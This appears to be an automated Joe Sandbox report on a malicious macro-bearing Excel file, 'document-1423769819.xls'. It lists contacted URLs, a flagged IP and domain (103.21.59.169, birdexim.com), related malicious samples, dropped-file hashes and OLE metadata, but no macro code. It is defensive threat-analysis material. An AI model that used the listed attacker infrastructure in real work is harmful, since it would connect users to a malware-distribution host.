http://https://graph.windows.net	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://dataservice.o365filtering.com/	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://weather.service.msn.com/data.aspx	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://apis.live.net/v5.0/	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://management.azure.com	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://outlook.office365.com	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://incidents.diagnostics.office.com	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://api.office.net	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://asgsmsproxyapi.azurewebsites.net/	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://entitlement.diagnostics.office.com	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://autodiscover-s.outlook.com	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://templatelogging.office.com/client/log	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://management.azure.com/	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://ncus-000.contentsync.	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://devnull.onenote.com	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://messaging.office.com/	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://augloop.office.com/v2	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://skyapi.live.net/Activity/	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://dataservice.o365filtering.com	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://directory.services.	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://onedrive.live.com/embed?	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://augloop.office.com	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://www.bingapis.com/api/v7/urlpreview/search?appid=E93048236FE27D972F67C5AF722136866DF65FA2	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.21.59.169	unknown	United Arab Emirates		394695	PUBLIC-DOMAIN-REGISTRYUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324305
Start date:	29.11.2020
Start time:	04:56:29
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 19s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1423769819.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLS@3/6@1/1

EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 104.43.139.144, 52.255.188.83, 52.109.88.177, 52.109.12.21, 52.109.8.22, 51.104.139.180, 2.20.84.85, 20.54.26.129, 2.20.142.209, 2.20.142.210, 51.11.168.160, 92.122.213.194, 92.122.213.247 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.21.59.169	document-1423769819.xls	Get hash	malicious	Browse	
	document-1443146531.xls	Get hash	malicious	Browse	
	document-1443146531.xls	Get hash	malicious	Browse	
	document-1453508098.xls	Get hash	malicious	Browse	
	document-1453508098.xls	Get hash	malicious	Browse	
	document-1443646287.xls	Get hash	malicious	Browse	
	document-1443646287.xls	Get hash	malicious	Browse	
	document-1452240368.xls	Get hash	malicious	Browse	
	document-1452240368.xls	Get hash	malicious	Browse	
	document-1448493973.xls	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1448493973.xls	Get hash	malicious	Browse	
	document-144037925.xls	Get hash	malicious	Browse	
	document-144037925.xls	Get hash	malicious	Browse	
	document-14531360.xls	Get hash	malicious	Browse	
	document-14531360.xls	Get hash	malicious	Browse	
	document-1440220447.xls	Get hash	malicious	Browse	
	document-1440220447.xls	Get hash	malicious	Browse	
	document-1462939617.xls	Get hash	malicious	Browse	
	document-1462939617.xls	Get hash	malicious	Browse	
	document-1456864371.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
birdexim.com	document-1443146531.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1443146531.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1453508098.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1453508098.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1443646287.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1443646287.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1452240368.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1452240368.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1448493973.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1448493973.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-144037925.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-144037925.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-14531360.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-14531360.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1440220447.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1440220447.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1462939617.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1462939617.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1456864371.xls	Get hash	malicious	Browse	• 103.21.59.169

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	document-1423769819.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1443146531.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1443146531.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1453508098.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1453508098.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1443646287.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1443646287.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1452240368.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1452240368.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1448493973.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1448493973.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-144037925.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-144037925.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-14531360.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-14531360.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1440220447.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1440220447.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1462939617.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1462939617.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1456864371.xls	Get hash	malicious	Browse	• 103.21.59.169

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	document-1322008235.xls	Get hash	malicious	Browse	• 103.21.59.169
	2019-07-05-password-protected-Word-doc-with-macro-for-follow-up-malware.doc	Get hash	malicious	Browse	• 103.21.59.169
	document-1353534916.xls	Get hash	malicious	Browse	• 103.21.59.169

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1443146531.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1359580495.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-135688950.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1490425384.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1453508098.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1443646287.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1452240368.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1476538535.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1363041939.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1442977347.xls	Get hash	malicious	Browse	• 103.21.59.169
	case4092.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1465459998.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1353330392.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1444203221.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1353428775.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1481025349.xls	Get hash	malicious	Browse	• 103.21.59.169
	document-1448493973.xls	Get hash	malicious	Browse	• 103.21.59.169

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\FAD87558-8746-40DA-A97C-AC47EBD55FAA	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.3783391564677
Encrypted:	false
SSDEEP:	1536:UcQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:GmQ9DQW+zBX8u
MD5:	BC606624DA9B5EA5884C01F8AF3578DD
SHA1:	EF8AFB2A1398ECD14BA778AFE8EEF75588B1CE62
SHA-256:	73BEBA311BC9917AAE022CC28B08533D6EA2C21ECF7A7ADA9430C031A27971D1
SHA-512:	84CA127E30100E529C45F3FD4160F277221B81DAF1A7F8EF6CFD1FC658301FBCBC7E53551C360CB9B6BBC02E499A530F129AA2216C3E67F20FC784D77F365315
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-29T03:57:23">.. Build: 16.0.13518.30530-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\C3910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	315486
Entropy (8bit):	7.983945652107353
Encrypted:	false
SSDEEP:	6144:YBGsiFrFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+MQd:VlFFPM8R3AsB+bjej/9c7
MD5:	3F6BB9010063A3A8773ECF27E8D6E210
SHA1:	735EBF79C1C20CD324D557A52233CF3447C1BE1A
SHA-256:	BFE193943B76BAEAAC23FA15937ECACDF36C4F4FAA1B9EE5F8AACD42CC12175F
SHA-512:	3623DAF01208197B307524CFA0497D30006C480D53743F384D35FEBB535E99C419EEFE9C22AD2F8B6FFD16BDBBD95F7D2EEE20062424BD8DABCFD1927740703
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\C3910000	
Preview:	.V.n.0....?.....(..r.irl.$...\[....N..RV.4p,.6.^..vfv....zcM....w5..&..'..nY..w.7V`.N....l..g.?M.....h.5kR..9G..X...V.>Z..6.y.r%...&..\z...2e.6....X.T.n..N.\;V....T5.!.-E"...7$._,.....t.!. P..$k..51..H..C..r..|.m...`p....".T.../.w....>tq...Q+(.EL?.%....g.Ws.W.a.l...6.L.:VY!..ubn..v/..0.....n.....:Z.c.....C.....=...ZO....r.f..=...[..m.ik..\....s#"..Dmryv....t.(....].. {.4.+..7...3.....u.}@.....x.(9....1i.g...3.L=9c.C[...-..=.~.....(.?.....PK.....!...|j.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Sun Nov 29 11:57:26 2020, atime=Sun Nov 29 11:57:26 2020, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.643212690215329
Encrypted:	false
SSDEEP:	12:8ulXUlOcuElPCH2vQpY3GkYcu+w+WrjAZ/2bDmTLC5Lu4t2Y+xIBjKZm:80CGeGxAZiDm687aB6m
MD5:	935635881D9A30F6BB661599ACF19BD5
SHA1:	381FA588E9CAF4E5DA09155A0659F43021778350
SHA-256:	66E608B41C6E5C9711564294B1E0160B3356AC85FB7F57886B520A2102818B5B
SHA-512:	4FCAE35156FABB213847ED25AFC5C86DC62093225CC197F53911517A2B3EA2ACEF82991EC823FC4F9532B3D9667D912C6FB14DF81CB5F8EA97FBA4167E4F045 A
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-...4;0O.....80O....0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q g.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l .l.,.-.2.1.8.1.3.....P.1.....>Qux..user.<.....Ny.}Q g.....S.....#Rw.h.a.r.d.z.....~.1.....}Q.g..Desktop.h.....Ny.}Q.g.....Y.....>.....c..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2... d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....226533.....!a..%.H.VZAj ...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9 ...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1423769819.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:39 2020, mtime=Sun Nov 29 11:57:26 2020, atime=Sun Nov 29 11:57:26 2020, length=339968, window=hide
Category:	dropped
Size (bytes):	4400
Entropy (8bit):	4.708699220764165
Encrypted:	false
SSDEEP:	48:8vK/5jRkSITB6pvK/5jRkSITB6pvW/5jRkSITB6pvW/5jRkSITB6:8CBOTKCBOTKuBOTKuBOT
MD5:	196BBEC92B38A3167335FDA7B976723A
SHA1:	D3E7FEC57AA94C53757E73CC04C699E899E95EE1
SHA-256:	6F5E464B3605DE62E9EF1BF23438F979738EE4303433D86A7286169D6D0CB50A
SHA-512:	841C1E8478A81B53A18BF9385310DE8B03FB5FCE6A9CFCA4805E1E2C7264794E1F659754F401ECE9ACC48DBC8FB7483EB745A4ACC488210E85242D4823E0840
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... ....)$.:....[B0O....[B0O....0.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q g.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....P.1.....>Qux..user.<.....Ny.}Q g.....S.....#Rw.h.a.r.d.z.....~.1.....>Qvx..Desktop.h.....Ny.}Q g.....Y.....>.....B.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.7.6.9.....|.2..0..}Q)g .DOCUME~1.XLS..`.....>Qtx}Q)g....h.....T(..d.o.c.u.m.e.n.t.-.1.4.2.3.7.6.9.8.1.9...x.l.s.....].....-.....\.....>.S.....C:\Users\user\De sktop\document-1423769819.xls.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.4.2.3.7.6.9.8.1.9...x.l.s.....:.,.LB.)...As...`.....X.....226533.....!a..%.H.VZAj.....- .....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	260
Entropy (8bit):	4.8908552905647555
Encrypted:	false
SSDEEP:	6:dj6Y9LL81ELL8PY9LL81ELL8PY9LL81ELL8PY9LL8L:dmK8G8PK8G8PK8G8PK8L
MD5:	0C5676F069A253176D80C0CBD6134B04
SHA1:	6CA0673F8DC3A80B8BCA32B33B5F507409A6B0B6
SHA-256:	2EC6527C137DE7DA4D3C2449C1E226B8D035FCC7E19FA107D8AAA0C4C7CF16CB
SHA-512:	1550C74AADCF28E934ADD07B091F243019CFD11168AAB3B33137DB21A709C14678370C776224C312BB015032F17E8D2301EF1E4C2969785DB4C5E0322839829B
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..document-1423769819.xls.LNK=0..document-1423769819.xls.LNK=0..[xls]..document-1423769819.xls.LNK=0..document-1423769819.xls.LNK=0.. [xls]..document-1423769819.xls.LNK=0..document-1423769819.xls.LNK=0..[xls]..document-1423769819.xls.LNK=0..

C:\Users\user\Desktop\A4910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	401499
Entropy (8bit):	7.18089315854629
Encrypted:	false
SSDEEP:	6144:GcKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+LIfdr:lizo8RnsIROnr6n75Ydo
MD5:	38DF022C0132F7FDCCCA02C9E8E0944A
SHA1:	6992C7F24D25905F44FB06E1DAF3DDD505E20D9D
SHA-256:	985D1100B56F44D790CC2C92ACA1A207F9E38EA5969BF3497DF0598D6C1CA786
SHA-512:	BE68CD1EE69AC63981BE4E771EA3F8EB04B84072AE94649AE2638E1A47CC526A81E9DC55225D41CEF8B31FD5F758BE49A654F8DEAE21427101B91C213727F348
Malicious:	false
Preview:	.....T8.....\.p.... B.....a.....=.....=.....i..9J.8 .....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Thu Nov 26 09:46:44 2020, Security: 0
Entropy (8bit):	7.520334201805138
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1423769819.xls
File size:	339968
MD5:	1d20db444db998eae5a4970482e0f177
SHA1:	dd4e3b177804910b5a42b4377a1913fcca85baad
SHA256:	31d3a487f454a78f2ed78b95c309a6841052e010ea33fcc53f1faba5d22d11f6
SHA512:	01fb697169b6876c153aa08944f8a9a6d39ffc575cc0cce7b7742a81d42e1fd2fd85c1d77a9e815f696175d1ec72fc7bb7d3c4e8f5211d4ad4498b4cd66434a9
SSDEEP:	6144:+cKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDphYHceXVhca+fMHLty/x2zZ8kpT+:5izo8RnsIROnr6n75YI
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1423769819.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False

Indicators

Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:46:44
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . D o c u S i g n . . . . . 2 . . . . . 3 . . . . . 1 . . . . . 4 . . . . . 5 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
